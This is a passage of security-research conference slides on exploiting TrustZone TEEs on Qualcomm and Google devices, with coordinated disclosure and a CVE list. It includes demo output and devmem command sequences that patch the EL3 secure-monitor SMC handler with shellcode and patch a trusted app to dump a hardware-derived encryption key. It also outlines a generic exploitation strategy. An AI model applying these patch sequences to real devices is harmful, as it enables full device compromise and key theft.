
- Convenient:
  - Protection not restored until the next reboot
  - TEE execution continues as intended (i.e. TEE doesn't notice anything)

- REE can now access the start of Secure Monitor:
  - From 0x4ac00000 to 0x4ac09000

…and we can do it from REE userspace (NS-EL0)

Accessing EL3 from NS-EL0

```
/factory/raelize/demo # ./5.read_secure_monitor_start.sh
[+] Attempting to access Secure Monitor start (0x4ac00000) from REE
0xD29FFFE1
[+] Done! :)
```



EL3 code execution

- We can write Secure Monitor code from REE
- We can now apply the same patch to EL3 SMC handler
- …but from REE!

```
[+] Overwriting code of SMC 0x02000109 handler with our shellcode

devmem 0x4ac0325c 32 0xd503201f
devmem 0x4ac03260 32 0xd503201f
devmem 0x4ac03264 32 0xd503201f
devmem 0x4ac03268 32 0xd503201f
devmem 0x4ac0326c 32 0xd503201f
devmem 0x4ac03270 32 0xd503201f
devmem 0x4ac03274 32 0xd503201f
devmem 0x4ac03278 32 0xd503201f
devmem 0x4ac0327c 32 0xd503201f
devmem 0x4ac03280 32 0xd503201f
devmem 0x4ac03284 32 0xd503201f
devmem 0x4ac03288 32 0xd503201f
devmem 0x4ac0328c 32 0xd503201f
devmem 0x4ac03290 32 0xd503201f
devmem 0x4ac03294 32 0xd503201f
devmem 0x4ac03298 32 0xd503201f
devmem 0x4ac0329c 32 0xd503201f
devmem 0x4ac032a0 32 0xd503201f
devmem 0x4ac032a4 32 0xd503201f
devmem 0x4ac032a8 32 0xd503201f
devmem 0x4ac032ac 32 0xd503201f
devmem 0x4ac032b0 32 0xd53e1100 # MRS x0, SCR_EL3
devmem 0x4ac032b4 32 0xd5033fdf # ISB

[+] Done

[+] Triggering SMC 0x02000109 to dump SCR_EL3 (only EL3 can do it)
[  174.264989] smc (init)!
[  174.265026] 00000e00 00000000 00000000 00000000 00000000 00000000
[  174.282812] smc (exit)!
[+] bit 0 is the NS bit. NS=0 --> EL3 code execution
[+] Done! :)
```

Reflections

- Every TZ-based TEE must have:
  - [SW]: A way to check incoming pointers in SMC (SW)
  - [HW]: A bus controller (TZASC) that defines secure memory
- Both those structures may be defeated with single writes
  - Requires reversing TZASC management logic
  - Exceptions:
    - TZASC config can be HW write-protected, or require more complex handshakes
- Advantages:
  - NO need to patch TEE MMU tables
  - writes can be performed directly from REE (after TASC bypass)
  - Ignoring TEE MMU config as well!

Applicable to (almost) all TZ-based TEEs

Bonus: Extracting keys from TEE.

/data encryption

- /data partition is encrypted at rest:
  - No time for full algo description
- Encryption depends on a Storage Hardware Key (SHK)
  - We believe it may be different per device (unchecked)
- A TA ('trusted app') unwraps key material using a SHK-derived key

TA implementation (simplified)

```C
uint32_t sign_hash(...) {
    ...
    uint8_t* rsa_key = (uint8_t*)qsee_malloc(...);
    unwrap_cast_rsa_key(...);
    rsa_sign_hash_with_key(rsa_key, ..., hash, ..., signature, ...);
}

bool unwrap_cast_rsa_key(...) {
    ...
    uint8_t key[32];
    shk_kdf(key);
    unwrap_data(key, ...);
    ...
}

bool shk_kdf(uint8_t* key) {
  ...
  qsee_kdf(0, 0,
    "key_provisioning", strlen("key_provisioning"),
    "trusted_app", strlen("trusted_app"),
    key, 16);
}
```

Get SHK-derived key

```
/factory/raelize/demo # ./8.dump_shk_derived_key.sh
[+] Removing restrictions in EL3 for io_access_read/write
[+] Writing 0x4ad11000 to 0x0006e2c0
[+] Writing 0x4a600000 to 0x0006e740
[+] We can now access these ranges via /dev/mem from user space\n
[+] Patching TA @ 0x4a5ae1e0: 0x10050000
[+] Patching TA @ 0x4a5ae1e4: 0xaa1403e1
[+] Patching TA @ 0x4a5ae1e8: 0xd2800202
[+] Running fetch_luks_key to trigger patched TA code
[+] Printing key derived from SHK from TA memory
[+] Derived Key = 0x85ECB135 [redacted] 0xE67DD95F
/factory/raelize/demo #
```

Hard to implement strong encryption without user input

Conclusion.

Take-aways

- TEE code from major manufacturers (Qualcomm, Google) still lacking on security:
  - Multiple CVEs identified (12 between High and Critical)
  - EL3 code execution can be achieved
  - TEE code section writable

- Leveraging TEE HW (e.g XPU) can provide powerful and convenient exploitation

- A generic exploitation stategy, common to (almost) all TZ-based TEEs

Disclosure

- All the vulnerabilities have been disclosed to both Google and Qualcomm:
  - A process of coordinated disclosure has been followed
- To the best of our knowledge, they have all been fixed by both Manufacturers
- Thanks to both Google and Qualcomm for the kind and professional response

rælize

Thank you! Any questions!?

Niek Timmers
niek@raelize.com
@tieknimmers

Cristofaro Mune
cristofaro@raelize.com
@pulsoid

For the sake of completeness…

CVEs list (for this research)

- - CVE-2024-22013 (High):
  - https://support.google.com/product-documentation/answer/14950962
- - CVE-2025-27040 (High):
  - https://docs.qualcomm.com/securitybulletin/october-2025-bulletin.html
- - CVE-2025-27697 (High):
  - https://support.google.com/product-documentation/answer/16026582
- - CVE-2025-27059 / CVE-2025-27698 (Critical):
  - https://docs.qualcomm.com/securitybulletin/october-2025-bulletin.html
  - https://support.google.com/product-documentation/answer/16026582
- - CVE-2025-27060 / CVE-2025-27699 (Critical):
  - https://docs.qualcomm.com/securitybulletin/october-2025-bulletin.html
  - https://support.google.com/product-documentation/answer/16026582

CVEs list (for this research)

- - CVE-2025-27074 (High)
  - https://docs.qualcomm.com/securitybulletin/november-2025-bulletin.html
- - CVE-2025-36913 (High):
  - https://source.android.com/docs/security/overview/acknowledgements
- - CVE-2025-36914 (High):
  - https://source.android.com/docs/security/overview/acknowledgements
- - CVE-2025-36915 (High):
  - https://source.android.com/docs/security/overview/acknowledgements
- - CVE-2025-47325 (High):
  - https://docs.qualcomm.com/securitybulletin/december-2025-bulletin.html